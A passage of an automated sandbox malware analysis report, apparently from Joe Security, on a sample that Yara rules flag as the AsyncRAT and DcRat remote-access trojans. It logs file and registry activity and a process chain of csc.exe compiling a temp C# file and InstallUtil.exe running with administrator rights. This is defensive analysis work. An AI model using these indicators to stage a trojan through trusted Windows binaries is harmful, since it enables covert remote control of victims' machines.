Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000000.482202249.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DcRat_2, Description: Yara detected DcRat, Source: 0000000E.00000002.910606131.0000000003351000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000002.909303813.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000000.482568834.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000000.482880549.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000E.00000000.483188159.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D58CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D58CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6D565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6D565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D565705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D4C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6D56CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6D56CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D56CA54	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D4C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D565705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D4C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D4C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D4C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	success or wait	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4096	end of file	1	6C4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	4095	success or wait	1	6D565705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe.config	unknown	8173	end of file	1	6D565705	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ActiveMovie	success or wait	1	6D4640CE	unknown
HKEY_CURRENT_USER\Software\Microsoft\ActiveMovie\devenum	success or wait	1	6D4640CE	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\ActiveMovie\devenum	Version	dword	7	success or wait	1	6D4640CE	unknown

Analysis Process: csc.exe PID: **6444**, Parent PID: **7116**

General

Target ID:	15
Start time:	19:30:10
Start date:	16/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.cmdline
Imagebase:	0x7ff71a4b0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF71A52E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP	success or wait	1	7FF71A52E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF71A52ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.cmdline	unknown	333	success or wait	1	7FF71A4C1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.0.cs	unknown	15102	success or wait	1	7FF71A4C1EE7	ReadFile

Analysis Process: cvtres.exe PID: **6680**, Parent PID: **6444**

General

Target ID:	16
Start time:	19:30:12
Start date:	16/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES14F3.tmp" "c:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP"
Imagebase:	0x7ff7a0a80000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: InstallUtil.exe PID: **1400**, Parent PID: **7116**

General

Target ID:	17
Start time:	19:30:23
Start date:	16/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Imagebase:	0xe20000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000011.00000000.522369238.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000011.00000000.521087043.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000011.00000000.521388482.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000011.00000002.532336594.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000011.00000000.522066240.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly